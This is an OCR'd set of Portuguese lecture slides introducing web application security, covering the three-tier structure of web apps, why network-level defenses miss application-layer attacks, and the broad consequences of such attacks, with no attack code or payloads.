


O que é uma aplicação Web?

- Uma aplicação Web:
  - É um software cliente/servidor que interage com os utilizadores ou com outros sistemas usando o HTTP
  - Uma aplicação web pode ser vista como sendo constituída por 3 camadas lógicas ou funções:
    - Apresentação
      - Responsável por apresentar os dados para o utilizador final ou sistema
      - O servidor web serve os dados e o browser mostra-os numa forma legível, permitindo que o utilizador possa interagir com eles
    - Aplicação
      - O "motor" de uma aplicação web
      - Desempenha a lógica de negócio, processando os inputs do utilizador, tomando decisões, obtendo mais dados e apresentado-os à camada de apresentação (CGIs, Java, .NET, PHP, ColdFusion, WebLogic, JBoss, Zend)
    - Dados
      - Armazena os dados necessários pela camada de Aplicação

O que é uma aplicação Web???

O que é uma aplicação Web???




O que é a Segurança em Aplicações Web?

- Não é Segurança de Redes
  - Segurança do "código" criado para implementar a aplicação web
  - Segurança de bibliotecas
  - Segurança de sistemas de back-end
  - Segurança de servidores web e aplicacionais

- Segurança de Redes ignora o conteúdo do tráfego de HTTP
  - Firewalls, SSL, Intrusion Detection Systems, Operating System Hardening, Database Hardening

O código faz parte do perímetro de segurança




Não é possível usar protecção ao nível da camada de rede (firewall, SSL, IDS, hardening) para parar ou detectar ataques ao nível aplicacional

Isto é preocupante?

- Vamos lá pensar...
  - Qual a probabilidade de sucesso de um ataque contra uma aplicação web?
    - Probabilidade elevada
    - Fácil de explorar sem conhecimento e ferramentas especiais
    - Quase indetectável
    - Existem milhares de programadores web, pouco preocupados com segurança
  - Consequências?
    - Corrupção de dados ou destruição de BD
    - Acesso root a servidores web ou aplicacionais
    - Perda de autenticação e de controlo de acesso de utilizadores
    - Descaracterização (Defacement)
    - Ataques secundários a partir da própria aplicação web


Isto é preocupante?



Isto é preocupante?

- A Segurança de Aplicações Web é tão importante como a Segurança de Redes
  - Porque é que grande parte do investimento em Segurança é canalizado para a segurança das redes?

Segurança de Aplicações Web




DEVE ser capaz de proteger contra um UTILIZADOR WEB HOSTIL


DEVE ser capaz de proteger contra uma PÁGINA WEB HOSTIL

Segurança de Aplicações Web

Segurança de Aplicações Web



Tipos de Problemas



Falhas típicas de Aplicações Web


89 Ataques contra WebApps

